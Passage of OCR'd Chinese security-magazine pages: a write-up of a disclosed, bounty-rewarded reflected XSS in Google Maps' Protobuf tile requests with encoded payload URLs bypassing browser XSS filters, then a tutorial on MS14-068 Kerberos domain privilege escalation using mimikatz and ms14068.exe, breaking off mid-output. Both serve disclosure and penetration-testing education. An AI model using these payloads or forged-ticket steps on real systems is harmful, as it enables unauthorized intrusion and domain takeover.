
第二个漂亮的程序

Protobuf 消息使用树形结构表达，所以想要在命令行里手工处理比较困难。当推断出 Protobuf 的数据项时，我们发现它们没有名字，这时可以通过一两个字母来命名它们（最好知道它们是干什么的再命名，这样我们在查看信息时就可以理解的更快）。我们同时需要测试

所有的数据，这样我们就能知道它们是干什么的，或者看看谷歌是否引入了一些有趣的安全措施。

我打算使用 Python Qt 的 QTreeWidget 来处理消息，每个数据项都会获得一个下一级的 QTreeWidgetItem（子部件中 QLabel 代表 TEXT 文本, QSpinBox 代表整数等等）。最终的代码可能会有些纠结，因为我们我要处理重复的字段，数据项被选中的状态，显示 request 请求等等。但是这毕竟有利于可读性和便于理解。

下面就是程序运行后的样子：



The Protobuf editor, our second creation, a slick way to edit and replay network data we capture安全客 (bobao360.cn)

0day 漏洞

获取谷歌地图一块场景的请求大概有 730 个数据项，125 个消息(https://www.google.com/maps/vt)。从安全角度看，这是很令人高兴地，这意味着大量的攻击界面，大量隐藏的未被其他人测试的点。

我持续做了一些手工测试，但是没有发现异常，所以我把重要的请求做了分类。

首先是地图上的坐标，有很多方式可以描述他们（通常是十进制 WGS84，或者其他更大更精确的坐标单元，这对于卫星视图很有用）。如果你需要一个精确地地图，同样有其他方法来定义一个视图。这里基本上有你希望绘制地图的所有方式，有各种各样的地图图层、选项，可以在地图上显示标签，标记位置，绘制从一个方向到另一个的行程，涵盖所有服务器端有的地图绘制功能。

但更重要的是，它不仅提供 bitmap。它也提供矢量图；Android 应用程序已经使用矢量多年了，web 请求最近也有部分在使用。有多种格式的矢量，所有这些都是专有的。

Bitmap 是常规的二进制格式(DRAT),使用二进制格式可以方便的存储地图提供的数据，及决定什么时候地点出现，改变，消失的版本信息。数据是由一个简单的 RC4 key 混淆的（这个 key 由坐标信息，一个固定的 key 和 ZLIB 组成）。

```
00000000  44 52 41 54 00 07 01 77  50 49 cd ab 73 32 f4 b7  |DRAT...wPI..s2..|
00000010  c4 ab 78 4d 72 61 95 43  bb 4f 20 d7 e7 7a d0 43  |..xMra.C.O ..z.C|
00000020  88 ac 72 4e ad c2 bb 38  bf 05 78 77 23 24 61 b6  |..rN...8..xw#$a.|
00000030  00 93 0a cb df c1 7c 29  b7 f4 15 a2 99 e4 cd 2b  |......|).......+|
00000040  b2 44 b3 ad 0c 28 a2 27  ea 5e 42 43 c3 fe 32 58  |.D...(.'.^BC..2X|
00000050  dc c4 ca bf 6a 0c 13 a5  27 bb 71 cb 85 74 f8 82  |....j...'.q..t..|
00000060  18 66 41 af ba db b6 a7  9d fc 24 b5 a5 3e 88 2f  |.fA.......$..>./|
00000070  ce b9 a8 73 6f 67 c4 d4  35 62 a7 1f bd cb 46 0d  |...sog..5b....F.|
00000080  82 5a a2 73 9d ec 09 3a  3a 7b 59 0a a2 69 05 3c  |.Z.s...::{Y..i.<|
00000090  15 8c 9d 84 45 a1 2b d2  22 c2 bc 09 1a e3 c8 6c  |....E.+."......l|
000000a0  ad b4 39 5c 23 ae 24 57  af 74 d5 bc 37 6e 9f 6f  |..9\#.$W.t..7n.o|
000000b0  84 04 ea 7b 5e ad 6d be  41 b6 e8 1f 4b ae 6a ae  |...{^.m.A...K.j.|
000000c0  de d2 04 00 f7 13 7d 06  d9 fc 82 e9 27 6a 3e 37  |......}.....'j>7|
000000d0  19 c0 8b 35 36 47 41 57  f0 c2 a6 15 a9 a9 8f 4d  |...56GAW.......M|
000000e0  c8 b8 54 21 e5 03 ed f8  05 30 28 f9 8d 8f c4 5e  |..T!.....0(....^|
000000f0  d5 12 2b 9c c3 99 48 01  5e 09 13 51 46 24 c7 f1  |..+...H.^..QF$..|
```


The proprietary "DRAT" format is used to transport maps in a vector format to the Android client.

已经集成到 WEB 应用中的矢量图方式只使用了二进制的 Protobuf—再强调一遍，这是 web 应用中的 PROTOBUF 的第二种形式。这里更有效率的简单 XOR 方法取代了 RC4，二进制数据通过我们之前提到的 AJAX 传输（封装在较小的“长度-值”容器里）,这些数据和老的方式含义一致。

你可以使用十几个版本格式里的任意一个，但是这里面有一个版本特别的有趣。它的 response 头里含有“Content-Type: text/html” 头部，尽管它是二进制的数据。它是基于 Protobuf 的格式，它也有其他格式的头部，所以它也是通过 RC4+ZLIB 处理的。它有很多有

趣的安全选项，一个是可以关闭加密选项，一个是处理压缩的。所以你将获得原始的地图信息，包括代表地址和标记原始的字符串，这些将以 text/html 的形式发送给你的浏览器。

这是一个向谷歌地图里插入任意字符串的好方法 !通过编辑其他请求的数据域将允许你设置标记。



Placing a arbitrarily named marker on the map, by editing request information. On this screenshot, this is done while requesting map tiles in a raster format (PNG).

一旦你尝试启用我们发现的未在文档里说明的格式，javascript 脚本就会弹框了！

```
https://www.google.com
/maps/vt?pb=!1m4!1m3!1i21!2i1078944!3i749319!2m10!1i2!2sspotlight!
8m7!5m4!2m3!4m2!3s%3Cscript%3Ealert(1)
%3C%2Fscript%3E!10s0x0%3A0xd1ce36ce83a50eaf!22m0!23m0!2m0!4i1!6m4!
1i1!2i3!8i2!16i2
```

Our original XSS payload looked like this.

为了绕过 chrome 的 XSS 防护机制（或者火狐中的 NOSCRIPT 插件），我们需要找到一种编码方式。“!”分隔的数据的解码程序接受两种数据格式对应的字符串（即使它原来是 Protobuf 格式的一种）。“s”类型可以将字符串原始数据编码为输出字符串的一部分（只有！和*被转义为“*21”和“*2A”）。“z”类型可以讲字符串做 base64 编码（非 padding）。这意味着什么?XSS 防御即将被绕过了！

```
https://www.google.com
/maps/vt?pb=!1m4!1m3!1i21!2i1078944!3i749319!2m10!1i2!2sspotlight!
8m7!5m4!2m3!4m2!3zPHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg!10s0x0%3A0xd1
ce36ce83a50eaf!22m0!23m0!2m0!4i1!6m4!1i1!2i3!8i2!16i2
```

The same payload, once the HTML string was base64-encoded.


你可以进一步的混淆数据，但是服务器仍可以讲“!”分隔的数据转换成原始的二进制 PROTOBUF，并且大部分的类型没有做安全检查。同时字符串和消息拥有相同的二进制的五种数据格式，所以我们可以将嵌套消息转换成二进制，并且当成字符串传递。

```
https://www.google.com
/maps/vt?pb=!1zCgoIFRCg7UEYh94t!2zCAISCXNwb3RsaWdodEI_KjcSNSIzGhk8
c2NyaXB0PmFsZXJ0KDEpPC9zY3JpcHQ-
UhYweDA6MHhkMWNlMzZjZTgzYTUwZWFmsgEAugEA!2z!4i1!6zCAEQA0ACgAEC
```

The same payload, once we converted nested messages to wire format, then cast to base64 string — now that's unintelligible.

现在我们可以拥有了 www.google.com（maps.google.com 已被放弃）域名下任意浏览器可执行的 XSS 攻击代码。

进一步研究发现任何人都可以给谷歌地图提交新的地方信息，这些地方或多或少都会在地图上出现（已验证）。那么是否已经有人提交过<script>alert(1)</script>到谷歌地图上了呢？是的，一些中国人和印度人做过，他们甚至提供了自己的头像！



With Google Maps, find nearby hot hackers from your area

安全客（bobao.360.cn）

```
https://www.google.com
/maps/vt?pb=!1m4!1m3!1i21!2i1679698!3i862636!2m10!1i2!2sspotlight!
8m7!2m4!1s0x368e1ea42ffc9403%3A0xb92e02ac5e3aa783!4m2!3d30.3852128
!4d108.3393206!22m0!23m0!2m0!4i1!6m4!1i1!2i3!8i2!16i2
```

A payload leveraging an existing place on the map.

安全客（bobao.360.cn）

厂商回应

谷歌的漏洞奖励计划按照 www.google.com 域下的 XSS 漏洞标准给我提供了 5000$的奖金。


Day 0 — 提交报告

Day 0.54 — 报告被接受，进入流程

Day 0.64 — 漏洞被确认

Day 1 (or so) — 漏洞修复

Day 1.84 —



总结

我发现很多的 Android 项目都在使用 Protobuf ，但是可用于解析 Protobuf 的工具却很少。所以我做了一些收集和整理工作，更多信息请看 https://github.com/marin-m/pbtk （包括本文中的一些工具）。

【内网渗透】


MS14-068 域权限提升漏洞总结

作者：宝-宝@MottoIN Team
原文来源：【MottoIN】http://www.mottoin.com/95877.html

0x01 漏洞起源

说到 ms14-068,不得不说 silver ticket，也就是银票。银票是一张 tgs，也就是一张服务票据。服务票据是客户端直接发送给服务器，并请求服务资源的。如果服务器没有向域控 dc 验证 pac 的话，那么客户端可以伪造域管的权限来访问服务器。所以 ms14-068 的来源和银票是息息相关的。

在 mimikatz 作者的 ppt 里面是这样描述的：



所以说这真的是一个大漏洞，允许域内任何一个普通用户，将自己提升至域管权限。微软给出的补丁是 kb3011780。在 server 2000 以上的域控中，只要没有打这个补丁，那么情况将是非常糟糕的。

https://technet.microsoft.com/library/security/ms14-068.aspx

0x02 漏洞利用

2.1 windows 环境下测试

在 windows 环境下，mimikatz 的作者已经写出了一个 exploit。

https://github.com/gentilkiwi/kekeo

其中的 ms14-068.exe 正是此漏洞的利用工具。要测试这个漏洞，前提还是要明白 kerberos 的整个认证协议过程，不然是不会明白原理的，测试过程中出了什么问题也不知道怎么解决。我们作为渗透测试人员，如果说对 windows 环境中这么重要的一个认证协议都不了解，我想内网渗透也是浮云吧。

利用这个漏洞，我们需要一个普通域用户的账户名和密码或者是哈希，哈希传递我已经在别的文章中总结了，其实哈希和密码是有相同的效果。以及域名称，该用户的 sids。这些都不是重点，重点是如何获得一个域用户的账户，我们在域内的某台机器上面抓取 hash 或者的明文密码，或者是其他方法等等。

2.1.2 windows 下利用过程


测试环境：

域：xxx.com

Dc：dc.xxx.com

Win7：win7-01.xxx.com

首先我们在 dc 上面检测是否有这个漏洞：



很遗憾，没有打这个补丁。

下面我们在 win7 上面测试该漏洞。Win7 是一台普通的域内机器 ,普通域用户 jack 登陆。

测试访问域控的 c 盘共享：

访问被拒绝。

为了使我们生成的票据起作用，首先我们需要将内存中已有的 kerberos 票据清除，清除方法是使用 mimikatz ：

```
#kerberos::purge
```


```
C:\mimi>mimikatz.exe

  .#####.   mimikatz 2.0 alpha (x64) release "A La Vie, A L'Amour" (Jan  6 2016
02:47:45)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 17 modules * * */


mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz #
```

使用 ms14-068 来产生一张高权限的 berberos 服务票据，并注入到内存中 ：

```
ms14068.exe /domain:xxx.com /user:jack /password:jackpwd/ /ptt
```

```
C:\>ms14068.exe /user:jack /domain:xxx.com /password:[redacted] /ptt

  .#####.   MS14-068 POC 1.2 (x86) release "A La Vie, A L'Amour" (Jan  6 2016 14
:51:13)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                    (oe.eo)
  '#####'    ...   with thanks to Tom Maddock & Sylvain Monne * * */

[KDC] 'dc.xxx.com' will be the main server
[KDC] 1 server(s) in list
[SID/RID] 'jack @ xxx.com' must be translated to SID/RID

user     : jack
domain   : xxx.com (XXX)
password : ***
sid      : S-1-5-21-2233488665-3654669170-607421623
rid      : 1104
groups   : *513 512 520 518 519
key      : 0e032b9d51a580ac6cdfabad8bc97a38 (rc4_hmac_nt)
ticket   : ** Pass The Ticket **
 [level 1] Reality       (AS-REQ)
 [level 2] Van Chase     (PAC TIME)
  * PAC generated
  * PAC """signed"""
